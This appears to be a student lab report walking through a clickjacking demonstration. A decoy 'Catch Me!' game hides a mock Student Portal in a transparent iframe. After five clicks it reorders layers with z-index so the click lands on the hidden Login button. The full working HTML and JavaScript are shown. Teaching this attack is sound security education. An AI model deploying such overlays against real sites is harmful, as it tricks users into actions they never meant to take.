

TP — Clickjacking

Younes Menfalouti

September 15, 2026

1 HTML Knowledge You Need

```
TP_clickjacking > <> Hello.html > html > body > script
1  <!DOCTYPE html>
2
3  <html>
4
5  <head>
6
7  <title>My First Website</title>
8
9  </head>
10
11 <body>
12
13 ''
14 <h1>Welcome to My First Website</h1>
15
16 <p>
17 This is my first HTML page.
18 </p>
19
20 <button onclick="showMessage()">
21 Click Me
22 </button>
23
24 <script>
25     function showMessage() {
26         alert("Hello from my first website!");
27     }
28 </script>
29 ''
30 </body>
31 </html>
```

Figure 1: Code of Hello.html with the showMessage() function.



Figure 2: Result of clicking "Click Me" on Hello.html.

2 Create the Student Portal

```
TP_clickjacking > Portal.html > ...
1  <!DOCTYPE html>
2
3  <html>
4
5  <head>
6  |   <title>Student Portal</title>
7  </head>
8
9  <body>
10 |   <h1>Student Portal</h1>
11 |
12 |   <input type="text" id="username" placeholder="Enter your username">
13 |   <input type="password" id="password" placeholder="Enter your password">
14 |   <button onclick="login()">Login</button>
15 |
16 |   <script>
17 |       function login() {
18 |           alert("Login successful!");
19 |       }
20 |   </script>
21 </body>
22 </html>
23
```

Figure 3: Completed code of Portal.html with the name field, password field and Login button.



Figure 4: Successful login on the Student Portal.

3 Create the Decoy Game



Figure 5: Initial state of the "Catch Me!" game with score 0.

4 Iframe and Hiding the Student Portal

```
TP_clickjacking > <> Game.html > html > body > script > moveButton
1  <!DOCTYPE html>
2
3  <html>
4  <head>
5    <title> Catch Me! </title>
6    <style>
7      #catchButton {
8        position: absolute;
9        top: 450px;
10       left: 400px;
11       z-index: 2;
12     }
13
14     iframe {
15       position: absolute;
16       top: 48px;
17       left: 20px;
18       opacity: 0;
19       border: none;
20       z-index: 0;
21     }
22   </style>
23 </head>
24
25 <body>
26
27 <h1>Catch Me!</h1>
28 <p> Score: <span id="score">0</span> </p>
29
30 <button id="catchButton" onclick="moveButton()" >Catch Me</button>
31
32 <button id="revealButton" style="position: absolute; bottom: 50px; left: 0px;" onclick="revealattack()">Reveal Hidden Page</button>
33
34 <iframe src = "Portal.html" style="position: absolute; top: 48px; left: 20px; opacity: 0; border: none;"></iframe>
35
```

Figure 6: Game.html: the Portal embedded in an iframe with `opacity: 0`, absolute positioning and `z-index`.

5 The Clickjacking Moment

```
TP_clickjacking > <> Game.html > html > body > script > moveButton
3   <html>
25  <body>
35
36  <script>
37
38      var button = document.getElementById("catchButton");
39      let score = 0;
40
41      function moveButton() {
42          score++;
43          document.getElementById("score").innerText = score;
44          var iframe = document.querySelector("iframe");
45
46          if (score > 4) {
47              button.style.zIndex = "1";
48              iframe.style.zIndex = "3";
49              button.style.left = "200px";
50              button.style.top = "150px";
51          } else {
52              button.style.zIndex = "2";
53              iframe.style.zIndex = "0";
54              var x = Math.floor(Math.random() * (window.innerWidth - button.offsetWidth));
55              var y = Math.floor(Math.random() * (window.innerHeight - button.offsetHeight));
56              button.style.left = x + "px";
57              button.style.top = y + "px";
58          }
59      }
60
61      function revealattack() {
62          var iframe = document.querySelector("iframe");
63          iframe.style.opacity = "1";
64      }
65  </script>
66
67
68
69  </body>
70  </html>
```

Figure 7: moveButton() swapping the z-index and repositioning the button once the score exceeds 4.



Figure 8: Score reaching 5: the click is captured by the hidden Login button instead of the game.

6 Reveal the Attack



Figure 9: Revealed hidden Student Portal, showing the Login button exactly where the Catch Me button was clicked.
